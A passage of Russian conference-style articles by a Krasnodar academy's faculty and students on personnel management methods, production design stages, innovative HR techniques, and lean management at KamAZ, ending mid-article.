Аннотация. В статье предполагается обоснование социально - психологических методов, используемых в настоящее время для успешного управления персоналом. В зависимости от группы сотрудников был рассмотрен каждый метод в отдельности. Данная статья раскрывает основные методы управления персоналом.

Ключевые слова: социально-психологические методы управления, персонал, руководитель, социальные отношения.

Sapunova T.A., Candidate of Economic Sciences, Associate
Academy of marketing and socially - information technologies – IMSIT
Krasnodar city, Russian Federation
Pusvashkis D.S.
Student
4 year, faculty of «Innovative business and economics»
Academy of marketing and socially - information technologies – IMSIT
Krasnodar city, Russian Federation

SOCIAL - PSYCHOLOGICAL MANAGEMENT METHODS

Annotation. The article assumes the justification of the social - psychological methods currently used for successful personnel management. Depending on the group of employees, each method was considered separately. This article reveals the basic methods of personnel management.

Keywords: socio-psychological methods of management, personnel, leader, social relations

Социально-психологические методы управления представляют собой способы воздействия, которые основаны на пользовании социально-психологических факторов, к ним можно отнести черты характера муниципального служащего. К примеру: его характер, темперамент и другое.

Целью социально-психологических методов управления является - знание и пользование законов психической деятельности людей для оптимизации психологических явлений и процессов в интересах общества и личности. В этом состоит единство, тесная связь и взаимообусловленность социальных и психологических методов управления. Но также между ними

существует и различие:

- при помощи социальных методов осуществляется управление отношениями в группах и между группами;

- при помощи психологических методов - управление поведением индивида и межличностными отношениями в группе[3].

Цель социологических методов - управление формированием и развитием коллектива, создание в коллективе положительного социально-психологического климата, оптимальной сплоченности, достижения общей цели путем обеспечения единства интересов, развития инициативы и т. п. В основе социологических методов лежат потребности, интересы, мотивы, цели и т. п.

Социальное управление в первую очередь работает с коллективом, который рассматривается в качестве упорядоченной группы людей со своими интересами. В рамках такого типа управления особую роль играет создание хороших условий труда, сплоченности, общности всех сотрудников, а главное – «корпоративный дух». Все это способствует здоровому микроклимату внутри компании и большему желанию сотрудников держаться за свое место и трудиться на совесть[2].

Социальный метод управления требует поддержания целостности коллектива, чему способствует и внутренний этикет, и распорядок дня, и производственная дисциплина, и формирование негласных правил и традиций, которые уважают и соблюдают все сотрудники. В рамках такого метода проводится аттестация, тестирование сотрудников на соответствие занимаемой должности, контроль внутренних взаимоотношений, интервьюирование, анализ документов, социальный эксперимент и многое другое. Такие методы управления базируются на социологических исследованиях и рекомендациях специалистов[3].

Рабочий процесс предполагает установление социальных, экономических, правовых и психологических отношений между работодателем и персоналом предприятия. Основная цель улучшения таких отношений - создание комфортных условий труда сотрудников компании в целях получения максимального результата от их деятельности. На сегодняшний день многие предприятия используют свой потенциал далеко не полностью. Раньше этому вопросу уделялось очень мало внимания, поскольку существовали советские административные и командные методы управления.

Стоит отметить, что социально-экономические методы управления также берут за основу благоприятный микроклимат внутри коллектива, однако для повышения мотивации и улучшения качества работы используются материальные средства: прибавки к зарплате, разовые выплаты, премии и т.д. Кроме этого, сотрудникам могут предоставляться особые льготы[1].

Стоит отметить, что эти методы способствуют повышению активности сотрудников, ведь чем лучше реализуются производственные задачи, тем на

больший объем поощрения можно претендовать. Это позволяет создать среди рабочих определенную конкуренцию, что всегда положительно влияет на общий уровень выполнения текущих планов.

Используя в совокупности разные методы управления, руководство компании может достичь стабильного стремления коллектива к профессиональному и личностному росту, повышения показателей производства или труда и улучшению общего микроклимата в коллективе, который также способствует улучшению трудовой дисциплины.

Сегодня в каждой компании руководство практически с нуля создает систему взаимоотношений с персоналом. Одной из причин необходимости правильно подобранных социально-психологических методов управления является жесткая конкуренция в условиях существующей ныне рыночной экономики. Ожидается, что в ближайшем будущем психологический фактор станет более важным в отношениях между руководителем и работниками. Таким образом, полную сущность корпоративной культуры определяют её элементы (компоненты) − это реальные факты, символы или другими словами определенные особенности, которые проникают в сознание сотрудников и целенаправленно помогают определить основы существующей в организации корпоративной культуры. [1].

В связи с этим значительно повысится спрос на профессиональных психологов, в обязанности которых будет входить создание оптимального психологического климата в коллективе, консультирование сотрудников компании. Также одной из главных задач психологов будет удержание квалифицированных работников на предприятии. Сегодня в этом есть острая необходимость, поскольку очень часто наблюдается активная смена кадров. Для удержания потребуются методы удержания сотрудников на рабочем месте, поощрение их к работе, укрепление связей между отдельными работниками, а также между подчиненными и руководителями подразделений[2].

Выбор методов во многом определяется компетентностью руководителя, организаторскими способностями, знаниями в области социальной психологии.

Познание социально-психологических и индивидуальных особенностей исполнителей дает руководителю возможность сформировать и принять оптимальный стиль управления и тем самым обеспечить повышение эффективности деятельности предприятия за счет улучшения социально-психологического климата и повышения степени удовлетворенности трудом.

Использованные источники:

1. Сапунов А.В., Маглюк А.В. Влияние корпоративной культуры на мотивацию работников/А.В. Сапунов, А.В. Маглюк //Форум молодых ученных. - 2018. - № 5-3(21). – с. 136-140

2. Социально-психологические методы [Электронный ресурс]: - Режим доступа: http://exsolver.narod.ru

3. Методы управления персоналом [Электронный ресурс]: - Режим доступа: https://kontur.ru/articles/4396

УДК 65.016.1

Сапунова Т.А., к.э.н.
доцент
Лабузова В.П.
студент
Академия маркетинга и социально-информационных технологий-ИМСИТ
Россия, г. Краснодар

СТАДИИ ПРОЕКТИРОВАНИЯ ОРГАНИЗАЦИИ ПРОИЗВОДСТВА

Аннотация: успешное выполнение задач, стоящих перед проектированием может быть обеспечено при условии целенаправленного построения проектов на основе ряда аспектов. В статье рассмотрены стадии проектирования организации производства.

Ключевые слова: проект, истоки проектирования, организация, процессы производства, развитие, стадии проектирования, предприятие.

Sapunova T.A.
candidate of economic Sciences, associate Professor teacher Academy of marketing
and social and information technologies-IMSIT
Krasnodar, Russia
Labuzova V.P.
student
Academy of marketing
and social and information technologies-IMSIT
Krasnodar, Russia

STAGES OF PRODUCTION ORGANIZATION DESIGN

Annotation: the successful implementation of the tasks facing the design can be achieved subject to the targeted construction of projects based on individual aspects. The article describes the design stages of the organization of production.

Key words: project, sources of design, organization, production processes, development, design stages, enterprise.

Истоки проектирования своими корнями уходят к работам Ф.У. Тейлора и Г.Л. Гантта. Первый из них явился родоначальником проектирования процессов производства, которое он называл "научным управлением". В последующие годы этот метод был назван "научной организацией труда", и Г.Л. Гантт первым применил в 1917 г. линейные графики работ с целью "формальной схематизации проблем проектирования производственных процессов" [2, 272].

В бывшем СССР был накоплен (особенно в машиностроении и

строительстве, основу организации которых составляло поточное производство продукции) богатый опыт проектирования и управления производством. Вместе с тем главным его недостатком был огромный документооборот, который неизмеримо возрос с организацией автоматизированных систем управления, в связи с чем произошел значительный отрыв процесса анализа результатов производства от самого процесса производства. Тем не менее эволюционное развитие методологии и различных методик проектирования производства, которому неизбежно предшествует длительная, кропотливая работа по изучению и организации технологических процессов, привело к их увязке в единый производственный поток, который должен обеспечить: максимально возможное сокращение сроков выпуска продукции; увеличение на одного рабочего или работника, занятого в производстве продукции) за счет повышения технического уровня производства (механизации работ, внедрения новых технологий и т.д.); равномерное распределение материальных производительности труда (средней выработки, трудовых и денежных ресурсов на протяжении всего производственного цикла; сокращение трудоемкости выполняемых работ на единицу выпускаемой продукции; повышение рентабельности производства за счет сокращения затрат материальных, трудовых и денежных ресурсов.

Отсюда следует, что проектирование как система мероприятий организованного характера является организующим началом и связующим звеном между планом и текущей хозяйственной и производственно - экономической деятельностью. При этом учет сам по себе не имеет решающего значения, поскольку не выходит за рамки информационного обеспечения деятельности организационного и управленческого содержания. Планирование и прогнозирование являются важнейшими составляющими управления предприятием, и без них вряд ли возможна успешная работа предприятия. [3] Таким образом, целью данной статьи является выявление сущности, содержания и классификация основных этапов организации проектирования и управления производством на предприятии в современных условиях.

По своей сути основу процесса проектирования организации производства составляет система проектирования и распределения годовых объемов работ в виде квартальных, месячных и недельно-суточных заданий по звеньям, бригадам, участкам, цехам и подразделениям предприятия, материально-техническое обеспечение и диспетчерский контроль за выполнением установленных оперативным планом заданий. По содержанию эта система может быть самой разнообразной в зависимости от профиля, структуры и мощности предприятия (производственного объединения). Вместе с тем она обладает и целым рядом общих моментов, которые характерны для всех видов отраслей промышленного производства.

Современные условия хозяйствования, исключившие возможность централизованного управления производством, потребовали и новых

подходов к снижению уровня хаотичности в организации процесса проектирования и управления производством. Анализ практического опыта с целью упорядочения организации данного процесса позволил классифицировать его **этапы** следующим образом:

1. Инженерная подготовка производства.
2. Разработка проектов организации работ.
3. Материально-техническое обеспечение.
4. Обеспечение трудовыми ресурсами.
5. Разработка месячных планов и недельно-суточных графиков.
6. Институциональное обеспечение.
7. Информационное обеспечение.
8. Реализация продукции.
9. Организация диспетчерского контроля.
10. Управление производством.
11. Подведение итогов за отчетный период.

Указанные этапы характерны как для процесса проектирования, взятого в целом, так и для системы проектирования как таковой, и в соответствующем порядке будут рассмотрены ниже.

Инженерная подготовка производства подразумевает комплекс взаимосвязанных организационных, технических, планово-экономических и финансовых мероприятий, обеспечивающих выполнение намеченных (запланированных) объемов выпуска продукции с заданной (предполагаемой, но не обязательно наибольшей, как иногда говорят) экономической эффективностью. В основе своевременной и качественной подготовки производства лежит тщательное и всестороннее изучение технической документации всеми без исключения инженерно-техническими работниками и службами предприятия, знание специфических особенностей организации производства на данном предприятии, существующих традиций и сложившихся условий производства работ.

Последнее особенно важно в том плане, что без учета условий осуществления данного, а не какого-либо иного процесса производства инженерная подготовка производства будет лишена конкретности, а, следовательно, заранее обречена на несовпадение намеченных и фактических способов организации работ. Как не существует в мире двух одинаковых предприятий, даже если они относятся к одному и тому же профилю работ и вроде бы одинаковы по мощности, точно так же не может быть двух похожих друг на друга, как две капли воды, систем инженерной подготовки производства. Мало того, даже на одном и том же предприятии, но через некоторый интервал времени уже известная система инженерной подготовки к выпуску продукции для ранее существовавшего ассортимента изделий будет не совпадать с тем порядком и условиями, которые вытекают из сложившейся на данный момент ситуации. Поэтому инженерная подготовка производства – это прежде всего творческий процесс, а не простое повторение уже имеющегося опыта организации работ.

Обычно значительная часть мероприятий по подготовке производства находит свое отражение в бизнес-планах. Это значительно упрощает структуру и содержание расчетов, но при этом значительно ухудшает качество подготовки, а затем и организации самого процесса производства, все нюансы которого должны определяться проектом организации работ, который устанавливает очередность, технологическую последовательность и методы организации работ по выпуску продукции предприятия. Этот проект может разрабатываться как силами самого предприятия, так и специализированными организациями.

Еще в начале XX в. Ф.У. Тейлор писал: "Почти все директора промышленных предприятий поняли экономичность нового вполне современного, продуктивного заводского оборудования и охотно платят за таковое. Но лишь немногие усвоили, что лучшая организация, как бы дорого она ни стоила, во многих случаях гораздо важнее, чем оборудование; для них не ясно также, что никакая продуктивная организация не может быть создана без затраты денег. Расход на хорошие машины их не пугает, потому что они могут сразу увидеть машину, как только она будет построена, но поместить деньги в нечто столь незримое и для среднего человека столь неопределенное как организация, – это для них равносильно выбрасыванию денег в грязь. Нет сомнения в том, что если производимая работа сложна по природе, то хорошая организация при плохом оборудовании даст лучшие результаты, чем наилучшее оборудование при слабой организации" [4, 242]. И тем не менее эта традиция сохраняется до сих пор. Особенно там, где номенклатура выпускаемых изделий практически не изменяется. В этом случае руководители предприятия довольствуются учетом поверхностных изменений в технологических процессах и в организации производства вместо того, чтобы поставить эти вопросы на проектную основу.

Материально - техническое обеспечение работ организуется с единственной целью – полного обеспечения процесса производства материально-техническими (сырье, полуфабрикаты, изделия и т.д.), топливно-энергетическими и техническими (машины, оборудование, механизмы, оснастка и т.д.) ресурсами в сроки, обозначенные календарными планами и графиками поставки.

Потребность в материально-технических ресурсах определяется двумя методами. Метод прямого счета предполагает определение потребности в материалах по физическим объемам работ посредством умножения их на соответствующие нормы расхода или по технологическим картам, поштучно указывающим на потребность в машинах, механизмах, оснастке и т.д. Метод стоимостного счета ориентируется на нормативы, увязанные со стоимостью выпускаемой продукции. Этот метод наиболее приемлем для закупки однородных деталей, используемых в массовом и обезличенном порядке (крепежные изделия, метизы, упаковочные материалы и т.д.) всеми подразделениями предприятия.

Организация производства на предприятии может осуществляться по

замкнутому технологическому циклу (когда все части и детали готового изделия производятся на самом предприятии) и неполному технологическому циклу (когда предприятие на основе общественного разделения труда снабжается по кооперированным внешним поставкам). Примером первого вида организации производства является автомобильная империя Г. Форда, который начал производство автомобилей по неполному технологическому циклу, ориентируясь на поставку готовых изделий, а завершил полной концентрацией производства в своих руках, чтобы обеспечить ритмичность производства на основе единого центра управления вне зависимости от внешних обстоятельств [5]. В современных условиях подобные гиганты промышленного производства представляют скорее исключение, чем закономерность, тем более что условия поставки по первому или второму виду технологического цикла (замкнутому или неполному) остаются совершенно одинаковыми.

Еще один важный момент материально-технического обеспечения связан с критерием качества поставляемой продукции. Современные менеджеры в погоне за прибылью пытаются находить некий оптимум между ценой и качеством покупных изделий, то есть ради экономии на издержках покупают товар подешевле и хуже качеством. В итоге они всегда проигрывают в конкурентоспособности выпускаемых изделий, а мнимая экономия затрат оборачивается огромными убытками для предприятия. Отсюда следует, что в вопросах качества продукции нет и не может быть никакого чисто коммерческого оптимума.

Обеспечение трудовыми ресурсами своей главной целью имеет своевременное покрытие потребности в рабочей силе на весь период производства. По кварталам, месяцам и даже неделям эта потребность может быть неодинаковой, что вызывается разноритмичностью потоков.

Совмещение потоков во времени может вызвать двойное увеличение численности работников в период совмещения работ. Эта неравномерность в потреблении рабочей силы может быть сглажена за счет перераспределения рабочей силы внутри звена (бригады, цеха), одна часть которого может завершать работу над узлом, а вторая – приступить к изготовлению следующего узла. В пик сезонных нагрузок эта неравномерность в потреблении рабочей силы, включая управленческий персонал, сглаживается уже не так просто, так как требует привлечения дополнительной рабочей силы. Поэтому выполнение работ на предприятии должно организовываться таким образом, чтобы, с одной стороны, потребность в рабочей силе покрывалась равномерно, а с другой – подготовка рабочей силы велась заблаговременно.

Практика давно развеяла одну из иллюзий, так называемых рыночных отношений, согласно которой потребность в рабочей силе всегда может быть покрыта за счет безработицы на рынке труда. Здесь не учитываются два момента: во-первых, время безработицы для профессионала – это период творческой дисквалификации и деградации рабочей силы, которая теряет

свою способность к труду тем больше, чем длительнее пребывание рабочей силы в бездействии; во-вторых, нельзя не учитывать и того, что каждое предприятие обладает неповторимой спецификой, на приспособление к которой требуется время, то есть некоторый период адаптации рабочего к новым условиям организации труда и взаимодействия внутри трудового коллектива. Из-за этого резко возрастают издержки на подготовку и переподготовку, как рабочих, так и управленческого персонала при общем снижении производительности труда рабочих и эффективности труда управленцев.

Реализация (сбыт) продукции является завершающим пунктом процесса производства. В условиях централизованной системы управления эта проблема разрешалась как бы сама собой без особых усилий со стороны предприятия. В современных условиях предприятию приходится самостоятельно завоевывать рынок для сбыта своей продукции, отбиваться от конкурентов и заодно вникать во все тонкости финансовых операций в сфере товарного обращения. Не останавливаясь на отдельных деталях этой проблемы, отметим лишь то, что просчеты в этой сфере деятельности предприятия могут перечеркнуть и свести на нет все усилия по организации выпуска продукции. С точки зрения проектирования главным в этом вопросе является то, чтобы график реализации продукции ориентировался не на рынок вообще, а на конкретного покупателя как в индивидуальном (по отдельным заказам), так и в массовом (по оптовым поставкам) производстве.

Институциональное обеспечение в последнее время стало выходить на уровень вопросов, не уступающих по своей важности решению проблем технического, организационного и планово-экономического содержания. По своему содержанию институциональное обеспечение проектирования заключается в правовом (законодательном или административном) закреплении взаимоотношений между руководством предприятия и трудовым коллективом, между предприятием и внешними потребителями и поставщиками продукции, между предприятием и органами местного и государственного управления. Правовая неопределенность в любом из перечисленных вопросов может вызвать остановку предприятия самым неожиданным образом и в самый неблагоприятный момент, что может привести и приводит многие предприятия к банкротству. В этом вопросе очень полезны экономико-правовые исследования, позволяющие предотвратить юридическими средствами любую возможность возникновения конфликтной ситуации как в результате внешнего вмешательства в деятельность предприятия, так и вследствие внутренних разногласий в трудовом коллективе.

Информационное обеспечение системы проектирования решает одновременно несколько задач. Первая из них сохраняет и лишь улучшает качественный уровень процесса регистрации фактов хозяйственной деятельности предприятия и контроля за работой его подразделений с целью сопоставления с действующими нормативами. Вторая задача связана с

формированием и накоплением базы данных. Эта функция необходима как средство обобщения результатов хозяйственной деятельности, позволяющее установить математические закономерности проявления экономических законов в организации производства. Третья задача направлена на широкое внедрение информационных технологий, позволяющих на основе соответствующего программного обеспечения решать задачи обработки имеющейся информации с целью проектирования и прогнозирования производства. Четвертая задача предполагает организацию нормативного проектирования посредством создания автоматизированных рабочих мест (АРМ), которые размещаются по отделам, службам и подразделениям предприятия и выполняют расчеты в соответствии с профессиональным предназначением исполнителей. Пятая задача прямо вытекает из необходимости разработки календарных планов проектирования, в связи с чем пользователи АРМ получают всю необходимую информацию для их составления в соответствии с профилем своей деятельности. Шестая задача вытекает из необходимости создания информационно-вычислительной сети предприятия, под которой понимается "совокупность технических, программных и информационных ресурсов, предназначенных для технико-экономического управления предприятием, базирующихся на достижениях современных информационных технологий и использующих в качестве технической базы персональные компьютеры, организованные в вычислительную сеть"[5, 11].

Практическое решение этих задач не замыкается рамками проектирования и управления производством. По своему содержанию они намного шире. Однако если они будут реализованы, то и практическое решение проблемы организации проектирования, прогнозирования и управления производством на предприятии уже не представит особых трудностей.

Разработка месячных планов и недельно-суточных графиков осуществляется после тщательного изучения условий работы, возможностей подразделений, инженерных служб и материально-технического обеспечения. Календарные, и в том числе недельно суточные, графики разрабатываются на все виды работ, и в первую очередь на работы, находящиеся на критических или подкритических путях сетевых графиков или открывающие фронт работ для смежных подразделений и организаций.

В дополнение к календарным и недельно-суточным графикам прилагаются заявки на материалы, машины, оборудование, грузоперевозки и т.д., обеспечивающие выполнение намеченного объема работ по выпуску продукции. После тщательной проверки на сводной или локальной математической модели, подтверждающей реальную возможность осуществления намеченных планов, недельно-суточные графики утверждаются руководством предприятия и после этого становятся основным ориентиром и руководством к действию для всех исполнителей.

Организация диспетчерского контроля своей главной целью имеет

осуществление руководства процессом производства и установление контроля за выполнением календарных планов на год, квартал, месяц и недельно-суточных графиков, а также их инженерного, финансового и материально-технического обеспечения. Диспетчерская служба является мозговым центром проектирования, в котором сходятся инженерные и производственно-экономические интересы и нити управления предприятием и его подразделениями. Характерно, что между диспетчеризацией производства и диспетчеризацией системы управления существует огромная разница. В первом случае задачи диспетчера ограничены приемом заявок на выполнение ремонтных работ, выделение автотранспорта, ликвидацию “узких мест” в текущей хозяйственной деятельности. Во втором случае диспетчерский контроль преследует решение более масштабных задач, направленных, с одной стороны, на организацию бесперебойной работы предприятия, а с другой – на предупреждение причин, способных нарушить слаженный ритм работы производственного конвейера. При необходимости диспетчерская служба может объединять в своем лице обязанности как диспетчерского пункта предприятия, так и диспетчерской службы как таковой. Главное, чтобы текущие обязанности первого вида деятельности не затемняли смысл и содержание задач более высокого уровня, требующих для своего решения не только высокой квалификации, профессионального опыта и творческой интуиции, но и научного подхода.

Управление производством подразумевает четкое определение порядка принятия управленческих решений по осуществлению процесса производства в рамках утвержденных календарных планов, а также в случае их корректировки по производственным обстоятельствам.[1] Если диспетчерская служба выступает в качестве передаточного звена между руководством предприятия и низовыми объектами управления, то в таком случае она оказывается на уровне диспетчерского пункта, осуществляющего прием и распространение информации производственно-технологического содержания, подготовку и проведение совещаний на различные темы производственной жизни предприятия, контроль за выполнением принятых решений и сбором оперативной отчетности. Эти чисто технические функции не имеют ничего общего с сутью и содержанием проектирования и управления, которое происходит за пределами диспетчерского пункта, совершенно не влияющего на принятие управленческих решений.

Подведение итогов за отчетный период является завершающим пунктом в организации системы проектирования и управления производством. До недавнего времени на первое место выступали субъективные причины невыполнения плановых показателей, которые связывались обычно с личностью любого из руководителей, вроде бы неспособного организовать должным образом производство. В новых условиях хозяйствования главным предметом обсуждения должны быть действительные причины неблагоприятного сценария развития производства, чтобы можно было принять действенные меры по устранению

реальных препятствий и предотвращению объективных причин, тормозящих развитие предприятия.

Использованные источники:

1. Журавлев А.В., Сапунова Т.А. Методы управления качеством – Форум молодых ученных 2017 №9 (13) с.328-332
2. Риггс Дж. Производственные системы: проектирование, анализ, контроль. – М.: Прогресс, 2016. – 340 с.
3. Сапунова Т.А., Куцая Е.П. Планирование использования производственных ресурсов на предприятии- В сборнике: Современные социально-экономические процессы: проблемы, закономерности, перспективы сборник статей III конференции в 2 частях 2017 с.153-155
4. Тейлор Ф.У. Научная организация труда // Научная организация труда и управления / Под общ. ред. акад. А.Н. Щербаня. – М.: Экономика, 2015. – С. 207 – 263.
5. Форд Г. Моя жизнь, мои достижения. – Ленинград: Время, 2014. – 126 с.

УДК 65

Сапунова Т.А., к.э.н.
доцент
Фурсенко Ю.А.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально – информационных технологий – ИМСИТ»
Россия, г. Краснодар

ИННОВАЦИОННЫЕ ТЕХНОЛОГИИ УПРАВЛЕНИЯ ПЕРСОНАЛОМ В ОРГАНИЗАЦИИ

Аннотация: в статье рассматривается необходимость использования инновационных технологий в управлении персоналом. Приводится методика продуктивного отбора новых кадров в компанию. Проводится оценка ассессмента, кадрового аудита и коучинга как эффективных средств по управлению сотрудниками предприятия.

Ключевые слова: управление персоналом, инновационные методики управления, ассессмент, аудит, коучинг, эффективность, производительность труда.

Sapunova T.A.
Ph.D., associate professor
Academy of Marketing and Social Technologies
Russia, Krasnodar
Fursenko J.A.
4th year student in the specialty «Economic Security»
Academy of Marketing and Social Technologies
Russia, Krasnodar

INNOVATIVE TECHNOLOGIES OF PERSONNEL MANAGEMENT IN THE ORGANIZATION.

Annotation: the article discusses the need to use innovative technologies in personnel management. The technique of productive selection of new personnel in the company is given. Assessment of assessment, personnel audit and coaching as an effective means to manage employees of the enterprise is being conducted.

Keywords: personnel management, innovative management techniques, assessment, audit, coaching, efficiency, labor productivity.

Реалии сегодняшнего дня показывают, что без использования передовых знаний и инновационных технологий в управлении предприятием нельзя добиться устойчивого развития компании и высокого уровня ее конкурентоспособности на рынке. Инновационные технологии могут помочь расширить и усовершенствовать деловую активность, также изменить бизнес – модели и открыть новые возможности для роста и развития организации [4]. Ключевым фактором внедрения инноваций в деятельность фирмы

является ее инновационный потенциал, который включает финансовые, производственные, человеческие, материальные, а также информационные ресурсы. Однако наиболее важными из них выступают именно человеческие (персонала организации). Подобное обуславливается тем, что от сотрудников компании напрямую зависит разработка и эффективная реализация инновационных идей и проектов. В связи с этим одной из актуальнейших проблем управления предприятием на сегодня стало наращивание и развитие инновационного потенциала персонала.

Инновационный потенциал работников компании подразумевает совокупность имеющихся у персонала способностей, навыков, возможностей и желания к обеспечению устойчивого развития предприятия, а также достижению общих целей организации. Причем данный потенциал находит свое выражение, как в лице отдельного сотрудника, так и во всем трудовом коллективе. Поэтому в компаниях, внедряющих инновации в управлении персоналом, необходимо уделять особое внимание работе по отбору новых рабочих кадров, включающей следующие обязательные этапы:

– сбор информации о потребностях в новом персонале и о потенциальных кандидатах на выявленные должности;

– анализ собранных данных и сведений, их обработка и общая оценка;

– проведение итогового интервью с кандидатами;

– окончательный наем на работу в компанию.

В качестве примера рассмотрим эффективную методику по продуктивному отбору новых кадров, которая базируется на принципе соотношения и строится в виде пирамиды. Так, связь между людьми, которые заинтересовались в получении рабочего места, и приглашенными должно ровняться 6:1. Иными словами, из 600 человек, которые изъявили желание, пригласить необходимо лишь 100 потенциальный кандидатов. Далее соотношение между приглашенными и интервьюируемыми необходимо соблюдать в рамках 4:3, следовательно, остается уже 75 претендентов. Впоследствии третья часть кандидатов отсеивается после интервью, поэтому, в последний этап проходят только 50 работников, из которых лишь половина (25 человек) получит желаемое рабочее место в компании (см. рисунок 1) [2].

Рисунок 1 – Пирамида продуктивного отбора новых кадров

Другим предложением эффективного управления персоналом организации, которое активно применяется за рубежом и еще в полной мере не нашло свое место в отечественной практике, является ассессмент. Данную методику разработали еще во времена Второй мировой войны на территории Европы, когда в силу обстоятельств требовались работники, способные к максимально быстрому обучению рабочим функциям, связанными со сложными военными устройствами и оборудованием, и имеющие потенциал для будущего развития.

Ассессмент является комплексной психологической оценкой персонала организации, позволяющей выявить и сопоставить психологические портреты каждого сотрудника. Практическое применение такого подхода основывается на отборе группы сотрудников, например, отдельного подразделения, которое выполняет определенные упражнения, имитирующих реальные рабочие условия. Все это осуществляет в рамках деловых игр, дискуссий, кейсовых заданий, интервью и т.п. Непосредственно саму оценку проводят специально подготовленные специалисты, на основании которой они согласовывают собранную информацию и подводят общий итог по каждому из работников. Благодаря ассессменту можно выявить скрытый потенциал персонала и в дальнейшем использовать его с целью увеличения производительности труда и наращивания общего экономического эффекта предприятия либо достижения намеченной организационной цели [1].

В качестве следующей методики менеджмента персонала предприятия необходимо обратить внимание на кадровый аудит, заключающийся не только в оценке рабочих кадров и анализе системы управления трудовыми коллективами, а также в комплексном и всестороннем исследовании человеческого капитала на уровне высшего руководства, кадровой службы и линейного начальства. Помимо этого аудит включает анализ и оценку имеющегося потенциала сотрудников организации, организационной

структуры и функционального разделения труда, эффективности функционирования всей системы по управления рабочими кадрами на предприятии. Актуальность использования такого инструмента обуславливается тем, что перед внедрением любого изменения на предприятии необходимо, прежде всего, узнать, готова ли функционирующая система управления кадрами и сам персонал к подобным преобразованиям. Поэтому изначально важно собрать достоверную информацию о состоянии такой системы и соответствии ее намеченным стратегическим целям. На основании этого осуществить разработку мероприятий по будущему совершенствованию системы управления кадрами, а уже после приступать к выбору целевых показателей с оптимальными значениями, которых необходимо достичь организации в будущих периодах. Следовательно, кадровый аудит помогает выявить имеющиеся возможности персонала и грамотно их использовать и улучшить, при этом, не навредив общей производительности труда [1].

В последнее время в управлении персоналом набирает популярность коучинг, подразумевающий деятельность тренера-консультанта по развитию отдельного сотрудника, сохраняя полную конфиденциальность и активно участвуя в его повседневной трудовой деятельности. В ходе коучинга консультант использует различные подходы и дает соответствующие рекомендации работнику по всем возможным вопросам. Изначально такая методика применялась исключительно для топ-менеджеров, однако сейчас руководство компаний использует ее для рядовых сотрудников. С помощью коучинга удается достигнуть следующих целей:

– максимизации эффективности трудовой деятельности персонала;
– формирования благоприятной корпоративной культуры;
– организации системы развития трудовых кадров;
– стимулирования сотрудников и т.д [3].

В заключении следует сказать, что все вышеперечисленные методики управления персоналом для отечественных предприятий могут показаться чем-то новым и неизведанным, однако они активно используются во многих западных компаниях, отличающихся высоким уровнем конкурентоспособности. Поэтому от руководства российских организаций требуется грамотное использование подобных методик, адаптируя их под сложившуюся обстановку предприятий, так как каждая компания индивидуальна, что касается и ее персонала. Следовательно, чуткое и внимательное отношение к сотрудникам при внедрении инноваций залог успешности предприятия.

Использованные источники:

1. Залогина В.В. Инновационные методы и подходы в системе управления персоналом // Политика, экономика и инновации. – 2016. – №8 (10). – С. 1-4.
2. Крестьянскова Е.А. Инновационные методы управления персоналом // Производственный менеджмент: теория, методология, практика. – 2016. – №5. – С. 52-57.

3. Смыкова И.С., Петрова А.К. Коуч-менеджмент, как инновационный метод управления персоналом // Международная конференция по мягким вычислениям и измерениям. – 2017. – №2. – С. 588-590.
4. Сапунов А.В., Глазова С.А. Влияние информационных технологий на развитие предприятия. Форум молодых ученых. 2018. №4(20). С. 1283 – 1286.

УДК 65.658

Сапунова Т.А., к.э.н.
доцент
Ким К.Т.
студент 4 курса
специальность «Экономическая безопасность»
НАН ЧОУ ВО «Академия маркетинга и социально – информационных технологий – ИМСИТ»
Россия, г. Краснодар

АНАЛИЗ РАЗВИТИЯ СИСТЕМЫ УПРАВЛЕНИЯ ПРЕДПРИЯТИЕМ ПОСРЕДСТВОМ ВНЕДРЕНИЯ ИННОВАЦИОННЫХ ПРЕДЛОЖЕНИЙ

Аннотация: в рамках статьи рассматривается значение новых подходов управления предприятиям, основанных на внедрении инновационных технологий. Определяется зависимость между использованием новаций и уровнем конкурентоспособности компании. Приводится опыт Камского автомобильного завода по внедрению технологий бережливого производства.

Ключевые слова: управление предприятием, новации, бережливое производство, «КамАЗ», развитие, методы управления, конкурентоспособность.

Sapunova T.A.
Ph.D., associate professor
Academy of Marketing and Social Technologies
Russia, Krasnodar
Kim K.T.
4th year student in the specialty «Economic Security»
Academy of Marketing and Social Technologies
Russia, Krasnodar

ANALYSIS OF DEVELOPMENT OF THE ENTERPRISE MANAGEMENT SYSTEM THROUGH INTRODUCTION OF INNOVATIVE PROPOSALS

Annotation: the article indicates the importance of new approaches to the management of enterprises based on the introduction of innovative technologies. The relationship between the use of innovations and the level of competitiveness of the company is determined. The experience of the Kama Automobile Plant on the

introduction of lean manufacturing technologies is given.

Key words: enterprise management, innovations, lean manufacturing, KamAZ, development, management methods, competitiveness.

В сложившихся условиях динамично развивающегося общества, внедрения инновационных идей, развития научно-технического прогресса и расширения мировой глобализации возникает необходимость в разработке и внедрении новых подходов менеджмента предприятий. Управление организациями в Российской Федерации на сегодняшний день преимущественно находится в очень плачевном состоянии, что, в свою очередь, достаточно справедливое явление. Подобная обстановка обуславливается влиянием административно-командной системы управления, которая существовала во времена Советского Союза, а полноценный менеджмент организаций в России начал формироваться только в 1990-х гг., что делает его очень молодым относительно аналогичного управления в других странах. К примеру, Соединенные Штаты Америки за плечами имеют свыше ста лет научного развития в сфере управления. Следовательно, формирование научного менеджмента в РФ в настоящее время стало актуальной темой: от этого зависит будущий социально-экономический рост государства, основанный на принципах рыночных взаимоотношений.

Уровень конкурентоспособности предприятия на сегодняшний день напрямую связан с внедрением различных новаций в технологические процессы и использованием наукоемкого производства. Под конкурентоспособностью товара понимается взаимосвязь его качественных и стоимостных показателей, которые удовлетворяют потребность потребителя и выгодно для него отличает от аналогичных товаров – конкурентов. Конкурентоспособность является совокупностью свойств товара, влияющих на её качества и важных для потребителя, определяющих затраты потребителя по приобретению и потреблению продукции [4]. Обеспечить успешную конкуренцию отечественных хозяйствующих субъектов на мировом рынке можно за счет улучшения инновационного климата по всей стране, чем должен заниматься государственный аппарат управления [2]. Однако, одновременно с этим, не стоит забывать и о постоянном совершенствовании и использовании бережливых технологий отдельными предприятиями.

